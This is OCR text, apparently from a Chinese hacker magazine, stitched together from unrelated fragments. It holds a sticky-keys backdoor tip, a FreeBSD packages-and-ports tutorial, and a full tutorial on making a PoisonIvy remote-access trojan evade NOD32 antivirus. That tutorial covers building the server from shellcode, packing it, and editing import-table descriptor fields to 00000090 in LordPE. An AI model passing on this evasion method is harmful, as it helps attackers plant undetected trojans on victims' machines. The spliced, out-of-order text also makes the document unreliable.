


图 12

要密码呢，咋办？随便猜一个先，再确定，我汗，竟然是以前刚暴出shift五次键后门利用的东东，如图13所示。接下来好办多了，虽然密码没猜对，不过从图13中可以看到“浏览”按钮，我们利用的就是这个按钮。

```
host# pwd
/usr/ports
host# ls
.cvsignore     arabic        emulators   mbone        shells
CHANGES        archivers     finance     misc         sysutils
COPYRIGHT      astro         french      multimedia   textproc
GIDs           audio         ftp         net          ukrainian
INDEX-7        benchmarks    games       net-im       vietnamese
KNOBS          biology       german      net-mgmt     www
LEGAL          cad           graphics    net-p2p      x11
MOVED          chinese       hebrew      news         x11-clocks
Makefile       comms         hungarian   palm         x11-drivers
Mk             converters    irc         polish       x11-fm
README         databases     japanese    ports-mgmt   x11-fonts
Templates      deskutils     java        portuguese   x11-servers
Tools          devel         korean      print        x11-themes
UIDs           distfiles     lang        russian      x11-toolkits
UPDATING       dns           mail        science      x11-wm
accessibility  editors       math        security
host# 
```

图2　软件包的分类目录

知道，卸载要用"pkg_delete"命令了。用法是命令后接软件包名，**要注意的是要用完整的包名哦。当然你也可以使用通配符，比如"pkg_delete apache*"。**

Ports


个人还是推荐使用Packages方式安装软件，如果你喜欢自己编译源代码，或者需要更改编译选项的话，那就要采用Ports方式安装了。说是一种安装方式，其实也就是和一般的Linux下的源代码安装差不多，都是Make和Make install。只不过在FreeBSD中，有个Ports目录，然后所有的软件信息都按分类以树状结构保存在这个目录中。安装软件时，只要找到相应程序对应的路径（上文有搜索方法），进入以后Make就可以了。

这个路径就是"/usr/ports"，进入这个路径，就可以看到相应的分类了，如图2。比如我们要安装lftp，只需要进入"/usr/ports/ftp/lftp"目录，然后执行Make就可以了，**要注意的是，如果本地没有源码包，系统会自动通过网络下载。**

对于怎样编译源代码就不需要多做解释了吧。就是先Make，然后Make install，最后用Make clean来清理，但现在我们可以有一个命令一次完成这三步，就是"make install clean"。

对于用Ports方式安装的程序，卸载方式和pkg_add命令安装的程序是一样的，也可以用pkg_delete来卸载。

上面这些都只是最基本的程序安装和管理方式，不过足够你安装配置你的电脑了。当然，关于程序的安装和管理，远没有这么简单，还有更多的设置和配置，不过对一般的软件安装不会有什么影响，就留着大家自己研究吧。



新方式轻松过掉NOD32输入表函数查杀

X140CC

从本文你可以学习到：
NOD32的输入表函数免杀




图1　配置Delphi数组版的服务端




图2　生成服务端

NOD32对于输入表的查杀，一直是大家难于突破的地方，也是免杀中比较棘手的问题。本文就向读者介绍一种简单的方式，通过简单的两步就达到免杀的目的。

配置

最近PoisonIvy 2.32.2这款马比较火热，所以就以这个为例来做免杀。先来配置一个服务端，按照图1所示配置一个Delphi数组版的服务端出来。

生成的时候选择Shellcode，之后再选择Delphi Array，然后点击Generate，保存生成的Delphi数组文件。接着用



图3　加壳

PIShellCode生成服务端，步骤：**选择刚才生成的数组文件—>点击“生成”保存为EXE格式的服务端**，如图2所示。

之后把生成好的服务端用“掘北压缩0.28”压缩一下，如图3所示。




图4　导入Loader PE

修改

然后用Loader PE载入压缩后的服务端，如图4所示。点击右侧“目录”按钮，进入“目录表”，如图5所示。接着点击导入表右侧那个小按钮打开导入表，如图6所示。




图5　目录表




图6　导入表

然后在kernel32.dll这一行上按鼠标右键，在弹出的菜单中选择“编辑”。这时弹出“编辑导入表描述”对话框，如图7所示。




图7　编辑函数

接着把“OriginalFirstThunk”、“时间日期标志”、“ForwarderChain”这三项后面的00000000全部改成00000090。

最后就可以保存了。修改后会弹出一个错误的提示框，如图8所示，不过没有关系，不影响程序的运行和功能（经过测试，程序完好），这样就轻松过掉了NOD32关于输入表的查杀。




图8　成功免杀

总结

我们来总结一下这种免杀方式：

以前在免杀的时候，无论输入表函数名称怎么移动都依然是被杀的，而原因很可能是关于函数的描述没有改变，NOD32依然可以判断出是木马。当破坏了这里的描述之后，很可能NOD32就无法识别而不查杀了。

